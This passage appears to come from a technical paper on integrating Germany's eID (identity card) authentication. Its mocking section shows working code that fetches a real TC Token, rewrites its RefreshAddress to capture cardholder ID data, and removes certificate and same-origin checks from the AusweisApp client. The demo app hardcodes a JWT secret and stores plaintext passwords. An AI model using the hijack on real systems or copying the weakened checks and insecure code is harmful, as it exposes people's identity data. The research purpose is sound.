

Figure 27: General Message Flow as Defined in the BSI-TR-03130

According to the General Message Flow as defined by the BSI, the eID-Server starts working after the eID-Client asks for a TC Token from the service, after which the service calls the eID-Server's "useID" function (Step 1 in the illustration) and eID-Server returns data (Step 2) such as Session ID to be sent to the eID-Client inside the TC Token (Step 3). After getting the TC Token from the service, the eID-Client then connects to the eID-Server (Step 4). After the connection is established, the Online Authentication process starts using interfaces/functions defined by the BSI-TR-03112 on eCard-API-Framework, which must have been implemented by the eID-Server and Client.

At the end of the communication between eID-Server and eID-Client, eID-Client sends the user back to the URL specified as RefreshAddress in the TC Token (Step 5). Accessing this URL triggers the service provider to call eID-Server's "getResult" function, which returns the results of the Online Authentication process to the service.

Service providers have several options when it comes to deploying an eID-Server. They can choose to host the eID-Server on-premises, which allows them full control over the server and its security. This approach is suitable for organizations that have the resources and expertise to manage their infrastructure and prioritize having direct oversight of their data handling and security protocols.

Alternatively, a service provider can opt to use the eID-Server provided by an eID-Service. This option is advantageous for services that prefer not to manage their server infrastructure.

Another viable option is to use an Identity Provider that supports eID capabilities. This method integrates with existing identity verification services that manage user credentials and authentication across various platforms. Utilizing an Identity Provider who can handle eID authentication allows a service to benefit from eID without the need to develop and maintain these capabilities independently.

	Advantages	**Use Case**
Identity Provider	• Easiest setup • Service provider does not need to have a certificate	Low transaction numbers

	• No operating costs for the infrastructure	
Server of an eID-Service	• Easy setup • Certificate issued to the company, which will be shown during authentication • No operating costs for the infrastructure	Higher transaction numbers
On-Premises eID-Server	• Cheaper on high transaction numbers	High transaction numbers

Figure 28: Comparison of Different Forms of eID-Server

5.3.1 On-premises hosting of an eID-Server

An eID-Server software can be coded in-house for hosting on-premises, although there are products such as Governikus ID Panstar, where the eID-Server software will be provided for the service provider to host. Irrespective of the software, the organization must apply for an Authorization Certificate (Berechtigungszertifikat) and there are security requirements for the eID-Server encompassing digital, organizational, and physical domains.

The second part of BSI-TR-03130 on eID-Server describes a comprehensive framework for the security and management of electronic identification eID-Server, aligning with the requirements of an Information Security Management System (ISMS) based on ISO27002 standards.

The framework emphasizes the structured organization of roles within eID-Server management, advocating for clear segregation of duties and adherence to the need-to-know principle to prevent unauthorized access and conflicts of interest. It details roles such as the Person in Charge (PiC), IT Security Officer (ITSO), Data Protection Officer (DPO), and Administrator.

Robust access control measures are prescribed, requiring the establishment of admission and access concepts that define who can access what data and under what circumstances. This includes the use of strong authentication mechanisms such as hardware tokens and complex passwords. It also mandates comprehensive cryptographic controls for key and certificate management to ensure data integrity and secure communications.

The guidelines recommend stringent physical and environmental security measures to safeguard eID-Server facilities. This includes controlled access to physical locations, the protection of data storage areas, and the implementation of secure areas with restricted access.

Operational procedures are outlined to ensure secure and stable IT system management, including change management protocols and malware protection strategies. The communication protocols are structured to segregate network traffic into

distinct zones with robust firewall and intrusion detection systems to monitor and control data flow and prevent unauthorized access.

Framework concludes with a strong focus on compliance with legal and regulatory requirements, emphasizing the need for a formal audit framework to regularly review and verify adherence to these guidelines. It highlights the necessity for ongoing audits to assess the effectiveness of implemented security measures and ensure continuous improvement in security practices.

5.3.2 Using eID-Server of an eID-Service

In scenarios where it's not practical for a service to maintain additional infrastructure, eID-Services provide a streamlined solution by offering eID-Servers, along with their maintenance, and a Software Development Kit (SDK) for easy integration. This allows services to implement eID without the need to develop and maintain their own eID Servers.

When integrating eID authentication, the service still requires an authorization certificate from the issuing authority. This certificate needs to be presented when a user wishes to log in or register using their eID. The presence of this certificate ensures that the service has the necessary permissions to access and verify the identity data securely through the eID-Server.

This approach not only simplifies the technical requirements for services wanting to incorporate eID authentication but also ensures compliance with security standards.

5.3.3 Using an Identity Provider

Integrating electronic identity (eID) authentication into a service without a dedicated infrastructure such as an eID-Server and certificates can be efficiently facilitated using third-party identity providers like Verimi. Integration of this approach on the service side using, e.g. OpenID Direct or OAuth, does not differ from other identity providers using identity verification frameworks OpenID Direct or OAuth, with the added functionality for users to authenticate using their Identity Cards.

The process begins when a user clicks the login button on the service’s website. The service then redirects the user to Verimi’s login interface. Here, Verimi employs its own application’s eID-Client to conduct the same Online Authentication process as AusweisApp. During this phase, the user is required to read the RFID chip and enter their eID PIN through Verimi’s platform.

Once the authentication is successful, Verimi generates an authorization code and redirects the user back to the original service along with this code. The authorization code is a temporary token that confirms the user's identity has been verified. Subsequently, the service uses this authorization code to query Verimi’s servers to retrieve the user’s identity details.

The final step sees the service verifying the user’s identity through the information provided by Verimi, and upon successful verification, access is granted to the user. This method of integration allows services to leverage robust eID authentication without the need to maintain their extensive security infrastructure for eID handling, streamlining the implementation while ensuring high security and verification standards.



Figure 29: Verimi's Representation of OpenID Direct

5.4 Integration of the eID-Client AusweisApp

The eID-Client apps like AusweisApp employ a URL schema denoted as "eid" in iOS and Android, which facilitates the invocation of the AusweisApp via a hyperlink from any web page using the format “eid://127.0.0.1:24727/eID-Client”. Mac and Windows use an HTTP request to the localhost on port 24727, which the eID-Client listens to, such as “http://127.0.0.1:24727/eID-Client”. For proper redirection of the AusweisApp to a specified service and eID-Server, it is imperative to include a path parameter named “tcTokenURL”. This parameter must be configured to reference the service's endpoint that returns the TC Token. By way of illustration, incorporating the HTML anchor element:

would activate the AusweisApp and direct it towards the eID Test Server managed by Governikus.

6 Integration in Practice

To operationalize the electronic identification (eID) system, three components are required: an eID-Server, an eID-Client, and a demonstration application. The latter should initially employ traditional username-password authentication and registration protocols, to transition to eID-based authentication. Although open-source eID-Clients are available, the possibility of demonstrating an actual eID-Server in this paper is limited by the necessity of an Authorization Certificate, which is a mandatory prerequisite for validations run by eID-Card and Client before data access. Due to the limitations mentioned, eID-Server will be mocked.

6.1 Initial Application



Figure 30: Login, Register and Authenticated Views

The initial application should have an authenticated view where the user can see the data saved on the server, a login view, and a register view. Authentication is implemented with JSON Web Tokens (JWT). The application is built with Next in front and backend.

```ts
"use server";
import * as jose from "jose";

const secret = new TextEncoder().encode(
  "cc7e0d44fd473002f1c42167459001140ec6389b7353f8088f4d9a95f2f596f2"
);
const alg = "HS256";

export async function signJWT(email: string) {
  return await new jose.SignJWT({ "urn:example:claim": true })
    .setSubject(email)
    .setProtectedHeader({ alg })
    .setIssuedAt()
    .setExpirationTime("1d")
    .sign(secret);
}

export async function verifyJWT(token: string) {
  const res = await jose.jwtVerify(token, secret);
  return res.payload.sub;
}
```

Figure 31: JWT Utility Functions for the Application

```ts
export async function loginAction(data: FormData) {
  const obj = Object.fromEntries(data);
  const parsed = loginSchema.safeParse(obj);
  if (!parsed.success) {
    return parsed.error.errors;
  }
  const userInDb = (
    await db.select().from(user).where(eq(user.email, parsed.data.email))
  )[0];
  if (!userInDb) return { message: "User not found" };
  if (userInDb.password !== parsed.data.password) {
    return { message: "Invalid password" };
  }
  const jwt = await signJWT(userInDb.email);
  cookies().set("jwt", jwt);
  redirect("/");
}
```

Figure 32: Form Action for Login

Logging in is a form action where the user fills in their email and password. The backend will then check if such a user exists in the database and will sign a JWT with the user's email as the subject if the checks are successful. The token will be saved as a cookie in the user's browser.

```
export async function registerAction(data: FormData) {
  const obj = Object.fromEntries(data);
  const parsed = registerSchema.safeParse(obj);
  if (!parsed.success) {
    return { message: parsed.error.errors };
  }
  try {
    const res = await db.insert(user).values(parsed.data);
    console.log(res.changes);
    return { message: "success" };
  } catch (e: any) {
    return { message: e.message };
  }
}
```

Figure 33: Form Action for Registering

Registering is also a form action that checks if the user is trying to register with a unique email and redirects the user to the login page if the registration was successful.

The home page checks the user's cookies and tries to get the value of the ”jwt” cookie. If cookies exist, additional checks are run to verify the tokens expiration date and signature of the token's signer. Failing the checks results in being redirected to the login page, but if the checks are successful the user's data will be shown in the browser.

```
export default async function Home() {
  const jwt = cookies().get("jwt")?.value;
  const verifiedEmail = jwt ? await verifyJWT(jwt) : null;
  if (!verifiedEmail) {
    redirect("/login");
  } else {
    const { name, surname, email, dateOfBirth } = (
      await db.select().from(user).where(eq(user.email, verifiedEmail))
    )[0];
    return (
      <>
        <CardHeader>
          <CardTitle>Your Data</CardTitle>
        </CardHeader>
        <CardContent>
          <div className="flex flex-row">
            <LabelAndInput label="Name" value={name!} className="mr-1" />
            <LabelAndInput label="Surname" value={surname!} />
          </div>
          <div className="flex flex-row">
            <LabelAndInput label="Email" value={email!} className="mr-1" />
            <LabelAndInput label="Date of Birth" value={dateOfBirth!} />
          </div>
        </CardContent>
      </>
    );
  }
}
```

Figure 34: Home Page

6.2 Mocking eID-Server

Terminal authentication involves a smart card verifying that the terminal (comprising the web service and eID-Server) accessing the card possesses the requisite governmental certification.

The primary issue, found by reverse engineering, arises in ensuring the congruence between the certificate subject and the web service initiating the eID process. This validation is the responsibility of the eID-Client application (e.g., AusweisApp), as only the eID-Client can ascertain the initiating entity, leaving the smart card and the eID-Server without the capability to confirm if such verification has occurred. Furthermore, certificate validations can be circumvented by modifying the code as illustrated in the provided diff.

Activation of the eID-Client is initiated by selecting a link formatted as “eid://127.0.0.1:24727/eID-Client?tcTokenURL=https://www.autentapp.de/AusweisAuskunft/WebServiceRequesterServlet”. This action launches the eID-Client, which subsequently retrieves the TC Token from the specified URL parameter. The TC Token, an XML format, delineates the eID-Server's location (ServerAddress), initiates a session (SessionIdentifier), and specifies the URL for redirection post-process completion (RefreshAddress). The outlined tcToken pertains to AusweisApp's “See my data” feature; hence, the RefreshAddress directs to the endpoint where AusweisApp retrieves user data post-authentication. Typically, such URLs are utilized to acquire authentication tokens like JWTs following successful authentication, rendering man-in-the-middle attacks ineffective for such APIs. The validity of RefreshAddress is restricted to the initial request.

Given the absence of verification in modified eID-Client for the alignment between the TC Token’s address and the address provided by the certificate, it is feasible to establish an HTTP server that retrieves a token from Autentapp, captures and subsequently modifies the refresh address, and forwards the altered information to the client.

```
const functions = require('@google-cloud/functions-framework');

functions.http('getToken', async(req, res) => {
  var token = await (await fetch('https://www.autentapp.de/AusweisAuskunft/WebServiceRequesterServlet')).text()
  console.log(token.split("RefreshAddress>")[1].split("</RefreshAddres")[0])
  token = token.replaceAll("https://www.autentapp.de/AusweisAuskunft/WebServiceReceiverServlet", "https://fakeadress.com/")
  res.set('Content-Type', 'text/xml');
  res.send(Buffer.from(token))
  console.log("token sent")
});
```

Figure 35: A Cloud Function for Acquiring and Modifying TC Token

```
27:39.283 CEST  GET  200  1.28 KB  2.1 s  AusweisApp2/2.1.1+71-community-65012e…  https://us-central1-resolute-radar-421713.cloudfunct…
27:40.381 CEST  Default STARTUP TCP probe succeeded after 1 attempt for container "worker" on port 8080.
27:41.562 CEST  https://www.autentapp.de/AusweisAuskunft/WebServiceReceiverServlet?refID=0e6580cd-7a62-4689-9f56-67c37083d679</
27:41.583 CEST  token sent
```

Figure 36: Cloud Function's Logs Showing Connection Request by the eID-Client

On a website, it is possible to set up a link using the "eid://" protocol. For example, configuring the link as "eid://127.0.0.1:24727/eID-Client?tcTokenURL=*https://us-central1-resolute-radar-421713.cloudfunctions.net/function-1*" activates the eID-Client. This client then initiates communication with the eID-Server. The server performs terminal authentication using a government-issued certificate to verify interactions with the smart card. Following successful data transfer, the eID-Client navigates to an invalid

Refresh Address, granting a third person that has changed the TC Token access to the data.



Figure 37: Accessed Data

Other service providers that offer users the functionality to see the data inside their ID-Card are probably vulnerable in the same way. Building on this principle, an eID-Server can be mocked using another public eID-Server. All the required types for implementing the mock can be found inside BSI's server specifications in the form of WSDL and XSD files, which can be converted into Java types using the xjc tool.

```java
public class TCTokenUtils {
    public static String getRawTCToken() throws IOException {
        URL url = new URL( spec: "https://www.autentapp.de/AusweisAuskunft/WebServiceRequesterServlet");
        HttpURLConnection con = (HttpURLConnection) url.openConnection();
        con.setRequestMethod("GET");
        BufferedReader in = new BufferedReader(
                new InputStreamReader(con.getInputStream()));
        String inputLine;
        StringBuilder content = new StringBuilder();
        while ((inputLine = in.readLine()) != null) {
            content.append(inputLine);
        }
        in.close();
        con.disconnect();
        return String.valueOf(content);
    }

    public static String stringBetweenStrings(String str, String startStr, String endStr) {
        int startPos = str.indexOf(startStr) + startStr.length();
        int endPos = str.indexOf(endStr);
        return str.substring(startPos, endPos);
    }

    public static TCTokenFieldsDTO getTCTokenFields() {
        try {
            String token = getRawTCToken();
            String refreshAddress = stringBetweenStrings(token, startStr: "<RefreshAddress>", endStr: "</RefreshAddress>");
            String session = stringBetweenStrings(token, startStr: "<SessionIdentifier>", endStr: "</SessionIdentifier>");
            String server = stringBetweenStrings(token, startStr: "<ServerAddress>", endStr: "</ServerAddress>");
            String psk = stringBetweenStrings(token, startStr: "<PSK>", endStr: "</PSK>");
            return new TCTokenFieldsDTO(server, psk, session, refreshAddress);
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
```

Figure 38: TCTokenUtils.java

```java
@PayloadRoot(namespace = NAMESPACE_URI, localPart = "useIDRequest")
@ResponsePayload
public JAXBElement<UseIDResponseType> useID(@RequestPayload JAXBElement<UseIDRequestType> request) {
    var res = new UseIDResponseType();
    var token = TCTokenUtils.getTCTokenFields();
    System.out.println("token: " + token.toString());
    repository.save(new KVStore(token.refreshAddress(),token.session()));


    res.setECardServerAddress(token.serverAddress());

    var psk = new PreSharedKeyType();
    psk.setID(token.psk());
    psk.setKey("mock".getBytes(StandardCharsets.UTF_8));
    res.setPSK(psk);

    var session = new SessionType();
    session.setID(token.session().getBytes());
    res.setSession(session);

    var result = new Result();
    result.setResultMajor("http://www.bsi.bund.de/ecard/api/1.1/resultmajor#ok");
    res.setResult(result);

    return createJaxbElement(res, UseIDResponseType.class);
}
```

Figure 39: useID Function on the Mock Server

In the controller providing the APIs for external use, calling the useID request calls the TCTokenUtils, requests and modifies the XML response from Ausweisapp's servers, saves the required refresh address for getting the results of the session to an in-memory database and returns the modified response.

```
@PayloadRoot(namespace = NAMESPACE_URI, localPart = "getResultRequest")
@ResponsePayload
public JAXBElement<GetResultResponseType> getResult(@RequestPayload JAXBElement<GetResultRequestType> request) {
    var session = request.getValue().getSession().getID();
    var sessionStr = TCTokenUtils.hexToAscii(session);
    var resultAddress = repository.findById(sessionStr).get().refreshUrl + "&mode=json";

    RestClient restClient = RestClient.create();
    var resFromServer = restClient.get() RequestHeadersUriSpec<capture of ?>
            .uri(resultAddress).retrieve() ResponseSpec
            .body(ResultDTO.class);
    assert resFromServer != null;


    var res = new GetResultResponseType();
    var resulttype = new Result();
    resulttype.setResultMajor("http://www.bsi.bund.de/ecard/api/1.1/resultmajor#ok");
    res.setResult(resulttype);

    res.setPersonalData(mapPersonalData(resFromServer.personalData));
    return createJaxbElement(res, GetResultResponseType.class);
}
```

Figure 40: getResult Function on the Mock Server

On the other hand, the getResult function takes the session from the caller's request body and finds the refresh address for the session from the server's in-memory database. The refresh address is then requested, the JSON result is parsed, and the XML response is returned.

6.3 eID-Client

As explained in the previous section, the specified mock server can only work with an eID-Client with certificate checks disabled. Exact source code changes are represented in the following figure using the diff tool.

```
diff --git a/src/network/UrlUtil.cpp b/src/network/UrlUtil.cpp
index cdc2aa6f..7bf05a69 100644
--- a/src/network/UrlUtil.cpp
+++ b/src/network/UrlUtil.cpp
@@ -45,7 +45,7 @@ bool UrlUtil::isMatchingSameOriginPolicy(const QUrl& pUrl1, const QUrl& pUrl2)
 {
     QUrl urlOrigin1 = UrlUtil::getUrlOrigin(pUrl1);
     QUrl urlOrigin2 = UrlUtil::getUrlOrigin(pUrl2);
-    bool sameOriginPolicyCheckResult = (urlOrigin1 == urlOrigin2);
+    bool sameOriginPolicyCheckResult = true;
     qCDebug(network) << "SOP-Check(" << urlOrigin1.toString() << "," << urlOrigin2.toString() << ")=" << sameOriginPolicyCheckResult;
     return sameOriginPolicyCheckResult;
 }
diff --git a/src/workflows/base/CertificateChecker.cpp b/src/workflows/base/CertificateChecker.cpp
index 6e6076f3..ebd267be 100644
--- a/src/workflows/base/CertificateChecker.cpp
+++ b/src/workflows/base/CertificateChecker.cpp
@@ -36,21 +36,7 @@ bool CertificateChecker::abortOnError()

 GlobalStatus::Code CertificateChecker::getGlobalStatus(CertificateStatus pStatus, bool pPaos)
 {
-    switch (pStatus)
-    {
-        case CertificateStatus::Unsupported_Algorithm_Or_Length:
-            return pPaos
-                    ? GlobalStatus::Code::Workflow_TrustedChannel_Ssl_Certificate_Unsupported_Algorithm_Or_Length
-                    : GlobalStatus::Code::Workflow_Network_Ssl_Certificate_Unsupported_Algorithm_Or_Length;
-
-        case CertificateStatus::Hash_Not_In_Description:
-            return pPaos
-                    ? GlobalStatus::Code::Workflow_TrustedChannel_Hash_Not_In_Description
-                    : GlobalStatus::Code::Workflow_Network_Ssl_Hash_Not_In_Certificate_Description;
-
-        case CertificateStatus::Good:
-            return GlobalStatus::Code::No_Error;
-    }

     Q_UNREACHABLE();
 }
@@ -62,26 +48,6 @@ CertificateChecker::CertificateStatus CertificateChecker::checkAndSaveCertificat
 {
     Q_ASSERT(!pContext.isNull());

-    if (!TlsChecker::hasValidCertificateKeyLength(pCertificate))
-    {
-        return CertificateStatus::Unsupported_Algorithm_Or_Length;
-    }
-
-    const auto& eac1 = pContext->getDidAuthenticateEac1();
-    const auto& dvCvc = pContext->getDvCvc();
-    if (eac1 && dvCvc)
-    {
-        if (const auto& certificateDescription = eac1->getCertificateDescription())
-        {
-            const QSet<QString>& certHashes = certificateDescription->getCommCertificates();
-            QCryptographicHash::Algorithm hashAlgo = dvCvc->getBody().getHashAlgorithm();
-            if (!TlsChecker::checkCertificate(pCertificate, hashAlgo, certHashes) && abortOnError())
-            {
-                return CertificateStatus::Hash_Not_In_Description;
-            }
-        }
-    }
-
     pContext->addCertificateData(pUrl, pCertificate);
     return CertificateStatus::Good;
 }
diff --git a/src/workflows/base/states/StateCertificateDescriptionCheck.cpp b/src/workflows/base/states/StateCertificateDescriptionCheck.cpp
index 7ac32e05..2f97436e 100644
--- a/src/workflows/base/states/StateCertificateDescriptionCheck.cpp
+++ b/src/workflows/base/states/StateCertificateDescriptionCheck.cpp
@@ -70,27 +70,7 @@ void StateCertificateDescriptionCheck::run()
     qDebug() << "Subject URL from AT CVC (eService certificate) description:" << subjectUrlString;
     qDebug() << "TCToken URL:" << tcTockenUrl;

-    if (UrlUtil::isMatchingSameOriginPolicy(QUrl(subjectUrlString), tcTockenUrl))
-    {
-        qDebug() << "SOP-Check succeeded.";
-    }
-    else
-    {
-        qDebug() << "SOP-Check failed.";
-
-        auto sameOriginPolicyError = QStringLiteral("The subject URL in the certificate description and the TCToken URL do not satisfy the same origin policy.");
-        if (Env::getSingleton<AppSettings>()->getGeneralSettings().isDeveloperMode())
-        {
-            qCCritical(developermode) << sameOriginPolicyError;
-        }
-        else
-        {
-            qCritical() << sameOriginPolicyError;
-            updateStatus(GlobalStatus::Code::Workflow_Certificate_Sop_Error);
-            Q_EMIT fireAbort(FailureCode::Reason::Certificate_Check_Failed_Same_Origin_Policy_Violation);
-            return;
-        }
-    }
+    qDebug() << "SOP-Check succeeded.";

     Q_EMIT fireContinue();
 }
diff --git a/src/workflows/base/states/StateCheckCertificates.cpp b/src/workflows/base/states/StateCheckCertificates.cpp
index 316048d0..4072765c 100644
--- a/src/workflows/base/states/StateCheckCertificates.cpp
+++ b/src/workflows/base/states/StateCheckCertificates.cpp
@@ -21,30 +21,5 @@ StateCheckCertificates::StateCheckCertificates(const QSharedPointer<WorkflowCont

 void StateCheckCertificates::run()
 {
-    const auto& commCertificates = getContext()->getDidAuthenticateEac1()->getCertificateDescription()->getCommCertificates();
-    const auto& hashAlgorithm = getContext()->getDvCvc()->getBody().getHashAlgorithm();
-
-    // check the certificates we've encountered so far
-    const auto& certList = getContext()->getCertificateList();
-    for (const auto& certificate : certList)
-    {
-        if (!TlsChecker::checkCertificate(certificate, hashAlgorithm, commCertificates))
-        {
-            auto certificateDescError = QStringLiteral("Hash of certificate not in certificate description");
-            if (Env::getSingleton<AppSettings>()->getGeneralSettings().isDeveloperMode())
-            {
-                qCCritical(developermode) << certificateDescError;
-            }
-            else
-            {
-                qCritical() << certificateDescError;
-                const auto& issuerName = TlsChecker::getCertificateIssuerName(certificate);
-                updateStatus({GlobalStatus::Code::Workflow_TrustedChannel_Hash_Not_In_Description, {GlobalStatus::ExternalInformation::CERTIFICATE_ISSUER_NAME, issuerName}
-                        });
-                Q_EMIT fireAbort(FailureCode::Reason::Certificate_Check_Failed_Hash_Missing_In_Description);
-                return;
-            }
-        }
-    }
     Q_EMIT fireContinue();
 }
```

Figure 41: Difference Between AusweisApp Source Code and Modified eID-Client

6.4 Integrating Registering with eID

When integrating eID for registration purposes, a thorough analysis of the use case and application requirements is essential. The role of eID in registration can vary. In some instances, eID can be used optionally to automatically populate a form with a user's name and address, streamlining the registration process. In other cases, eID may be mandatory, but its primary function is to verify an individual's identity. Additionally, eID can serve as a replacement for traditional username and password authentication methods. In this scenario, the 'RestrictedID' property returned from the eID server can be stored as a unique identifier in a database, enabling secure login authentication. Furthermore, eID can be utilized as an additional factor in multi-factor authentication, enhancing security without replacing traditional username and password authentication methods.

Assuming the scenario of an e-commerce application managing the sale of alcoholic beverages, which are subject to age restrictions. The application must ensure compliance with legal age requirements for purchasing specific beverages, necessitating verification of the buyer's age. Additionally, the application saves emails as a system for account recovery and communication. The process begins when a user clicks a button triggering registration through their eID-Client, confirming their identity. Successful eID verification directs the user to a registration page, where they must provide an email address and create a password. Once registration is complete, the application records the user's name, surname, date of birth, email, and password in its database.

Integration starts with changing the register button to an <a> tag which triggers eID-Client and points it to the services TC Token: Register with eID

```
export async function GET(request: Request) {
  const { session, psk } = await useID();

  const serverAddress =
    "https://prodpaos.governikus-eid.de:443/ecardpaos/paosreceiver";
  const refreshAddress = new URL(
    `/api/authcomplete?session=${session}`,
    request.url
  ).toString();

  const token = Buffer.from(`<TCTokenType>
    <ServerAddress>${serverAddress}</ServerAddress>
    <SessionIdentifier>${session}</SessionIdentifier>
    <RefreshAddress>${refreshAddress}</RefreshAddress>
    <Binding>urn:liberty:paos:2006-08</Binding>
    <PathSecurity-Protocol>urn:ietf:rfc:4279</PathSecurity-Protocol>
    <PathSecurity-Parameter>
      <PSK>${psk}</PSK>
    </PathSecurity-Parameter>
</TCTokenType>`);

  return new Response(token, {
    status: 200,
    headers: {
      "Content-Type": "text/xml",
    },
  });
}
```

Figure 42: Function for the Endpoint Providing TC Token

